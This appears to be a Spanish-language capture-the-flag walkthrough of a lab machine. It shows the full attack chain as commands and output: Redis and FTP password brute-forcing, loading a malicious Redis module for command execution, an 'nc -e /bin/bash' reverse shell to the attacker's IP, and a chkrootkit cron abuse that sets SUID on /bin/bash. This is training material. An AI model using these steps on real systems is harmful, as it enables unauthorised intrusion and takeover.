System

```
❯ nmap -sS -p- --min-rate 5000 -vvv 192.168.137.45
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-21 2
```

```
PORT     STATE SERVICE     REASON
2121/tcp open  ccproxy-ftp syn-ack ttl 64
6379/tcp open  redis       syn-ack ttl 64
8000/tcp open  http-alt    syn-ack ttl 64
```

```
❯ nmap -sCV -p2121,6379,8000 -vvv 192.168.137.45
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-
```

```
PORT     STATE SERVICE REASON         VERSION
2121/tcp open  ftp     syn-ack ttl 64 pyftpdlib 1.5.6
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.137.45:2121
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
6379/tcp open  redis   syn-ack ttl 64 Redis key-value store
8000/tcp open  http    syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 3.9.2)
|_http-server-header: SimpleHTTP/0.6 Python/3.9.2
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:46:69:C9 (PCS Systemtechnik/Oracle VirtualBox virtual
 NIC)

NSE: Script Post-scanning.
```

```
❯ nmap --script redis-brute -p6379 -vvv 192.168.137.45
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-21 23:48 -03
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 23:48
Completed NSE at 23:48, 0.00s elapsed
Initiating ARP Ping Scan at 23:48
Scanning 192.168.137.45 [1 port]
Completed ARP Ping Scan at 23:48, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:48
Completed Parallel DNS resolution of 1 host. at 23:48, 0.09s elapsed
DNS resolution of 1 IPs took 0.09s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0,
 SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 23:48
Scanning 192.168.137.45 [1 port]
Discovered open port 6379/tcp on 192.168.137.45
Completed SYN Stealth Scan at 23:48, 0.02s elapsed (1 total ports)
NSE: Script scanning 192.168.137.45.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 23:48
Completed NSE at 23:49, 23.85s elapsed
Nmap scan report for 192.168.137.45
Host is up, received arp-response (0.0051s latency).
Scanned at 2025-02-21 23:48:44 -03 for 24s

PORT     STATE SERVICE REASON
6379/tcp open  redis   syn-ack ttl 64
| redis-brute:
|   Accounts:
|     bonjour - Valid credentials
|_  Statistics: Performed 2355 guesses in 24 seconds, average tps: 100.3
MAC Address: 08:00:27:46:69:C9 (PCS Systemtechnik/Oracle VirtualBox virtual
```


```
❯ redis-cli -h 192.168.137.45
192.168.137.45:6379> config set dir /var/lib/redis/.ssh
(error) NOAUTH Authentication required.
192.168.137.45:6379>
❯ redis-cli -h 192.168.137.45 -a bonjour
Warning: Using a password with '-a' or '-u' option on the command line inte
rface may not be safe.
```


```
192.168.137.45:6379> config get dir
1) "dir"
2) "/dev/shm"
192.168.137.45:6379>
```

como tenemos una pass vamos por ftp a ver si podemos sacar la pass

```
❯ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p bon
jour ftp://192.168.137.45 -s 2121 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-22 02:32:2
7
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:829545
5/p:1), ~518466 tries per task
[DATA] attacking ftp://192.168.137.45:2121/
[STATUS] 288.00 tries/min, 288 tries in 00:01h, 8295167 to do in 480:03h, 16 acti
ve
[2121][ftp] host: 192.168.137.45   login: ben   password: bonjour
```





si la raiz de ftp llega a ser el lugar de archivos de suvida para cargar un modulo en redis podriamos tener asi RCE como se explica en el articulo

https://book.hacktricks.wiki/en/network-services-pentesting/6379-pentesting-redis.html?highlight=redis#load-redis-module

nos descargamos

https://github.com/n0b0dyCN/RedisModules-ExecuteCommand


si al hacer make dentro de la carpeta /src para crear el modulo.so te reporta que el modulo.c tiene errores aca te dejo las correciones


Agregar `<string.h>` y `<arpa/inet.h>`

Agregar y modificar

```
char *args[] = {"/bin/sh", NULL}; #agregar
  char *env[] = {NULL}; #agregar
  execve(args[0], args, env); #modificar
```

upload OK




❯ locate ftp | grep -vE "share|lib"
/boot/grub/i386-pc/tftp.mod
/etc/alternatives/ftp
/etc/alternatives/ftp.1.gz
/etc/apache2/mods-available/proxy_ftp.conf
/etc/apache2/mods-available/proxy_ftp.load
/etc/default/atftpd
/etc/init.d/atftpd
/etc/php/8.2/apache2/conf.d/20-ftp.ini
/etc/php/8.2/cli/conf.d/20-ftp.ini
/etc/php/8.2/mods-available/ftp.ini
/etc/rc0.d/K01atftpd
/etc/rc1.d/K01atftpd
/etc/rc2.d/K01atftpd
/etc/rc3.d/K01atftpd
/etc/rc4.d/K01atftpd
/etc/rc5.d/K01atftpd
/etc/rc6.d/K01atftpd
/home/kali/.oh-my-zsh/plugins/swiftpm
/home/kali/.oh-my-zsh/plugins/swiftpm/README.md
/home/kali/.oh-my-zsh/plugins/swiftpm/_swift
/home/kali/.oh-my-zsh/plugins/swiftpm/swiftpm.plugin.zs
/root/.oh-my-zsh/plugins/swiftpm
/root/.oh-my-zsh/plugins/swiftpm/README.md
/root/.oh-my-zsh/plugins/swiftpm/_swift
/root/.oh-my-zsh/plugins/swiftpm/swiftpm.plugin.zsh
/srv/tftp
/usr/bin/apt-ftparchive
/usr/bin/cftp3
/usr/bin/curlftpfs
/usr/bin/expect_ftp-rfc
/usr/bin/expect_rftp

```
❯ redis-cli -h 192.168.137.45 -a bonjour
Warning: Using a password with '-a' or '-u' option on the command line interfa
ce may not be safe.
192.168.137.45:6379> system.exec "id"
(error) ERR unknown command `system.exec`, with args beginning with: `id`,
192.168.137.45:6379> module load /home/ben/module.so
(error) ERR Error loading the extension. Please check the server logs.
192.168.137.45:6379> config set dir /tmp
OK
192.168.137.45:6379> module load /srv/ftp/module.so
OK
192.168.137.45:6379>
```

yep!

```
192.168.137.45:6379> system.exec "id"
"uid=1000(ben) gid=1000(ben) grupos=1000(ben)\n"
192.168.137.45:6379>
```

```
192.168.137.45:6379> system.exec "which nc"
"/usr/bin/nc\n"
192.168.137.45:6379> system.exec "nc -e /bin/bash 192.168.137.26 443"
```


```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.26] from (UNKNOWN) [192.168.137.45] 45408
whoami
ben
```


```
total 32
drwx------ 3 ben  ben  4096 may  6  2024 .
drwxr-xr-x 3 root root 4096 may  6  2024 ..
lrwxrwxrwx 1 root root    9 jul 19  2022 .bash_history -> /dev/null
-rwx------ 1 ben  ben   220 jul 19  2022 .bash_logout
-rwx------ 1 ben  ben  3526 jul 19  2022 .bashrc
drwxr-xr-x 3 ben  ben  4096 may  6  2024 .local
-rwx------ 1 ben  ben   807 jul 19  2022 .profile
-rw-r--r-- 1 ben  ben    66 jul 19  2022 .selected_editor
-r-------- 1 ben  ben    33 may  6  2024 user.txt
ben@system:~$ caat user.txt
bash: caat: orden no encontrada
ben@system:~$ cat user.txt
060bf0877030446d8166f660d542b95d
ben@system:~$
```

`


```
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for proce
```



02/22 07:34:10 CMD: UID=0 PID=599998 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=599999 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600000 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600002 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600001 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=1000 PID=600003 | /bin/sh -c while true; do /usr/bin/chmod 700 /srv/ftp/*.
e
02/22 07:34:10 CMD: UID=1000 PID=600004 | /bin/sh -c while true; do /usr/bin/chmod 700 /srv/ftp/*.
e
02/22 07:34:10 CMD: UID=0 PID=600005 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600006 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600008 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600007 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600009 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600012 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600011 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600010 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600013 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600015 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600014 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600016 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600017 | /bin/sh /usr/bin/chkrootkit
02/22 07:34:10 CMD: UID=0 PID=600019 | /bin/sh /usr/bin/chkrootkit



el root.sh tiene el script exploit


ben@system:/tmp$ nano root.sh
ben@system:/tmp$ chmod +x root.sh
ben@system:/tmp$ ./root.sh
./root.sh: línea 10: error sintáctico cerca del elemento inesperado `newline'
./root.sh: línea 10: `   if ${netstat} "${OPT}"|${egrep} "^tcp"|${egrep} "${SLAPPER_PORT}">'
ben@system:/tmp$ nano root.sh
ben@system:/tmp$ nano update
ben@system:/tmp$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 mar 27 2022 /bin/bash
ben@system:/tmp$ chmod +x update
ben@system:/tmp$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 mar 27 2022 /bin/bash
ben@system:/tmp$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 mar 27 2022 /bin/bash
ben@system:/tmp$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 mar 27 2022 /bin/bash
ben@system:/tmp$ cat update
#!/bin/bash

chmod u+s /bin/bash
ben@system:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1234376 mar 27 2022 /bin/bash
ben@system:/tmp$


ben@system:/tmp$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# cat /root/root.txt
3e6519259811c5b326cbff0b632a5c2d
bash-5.1#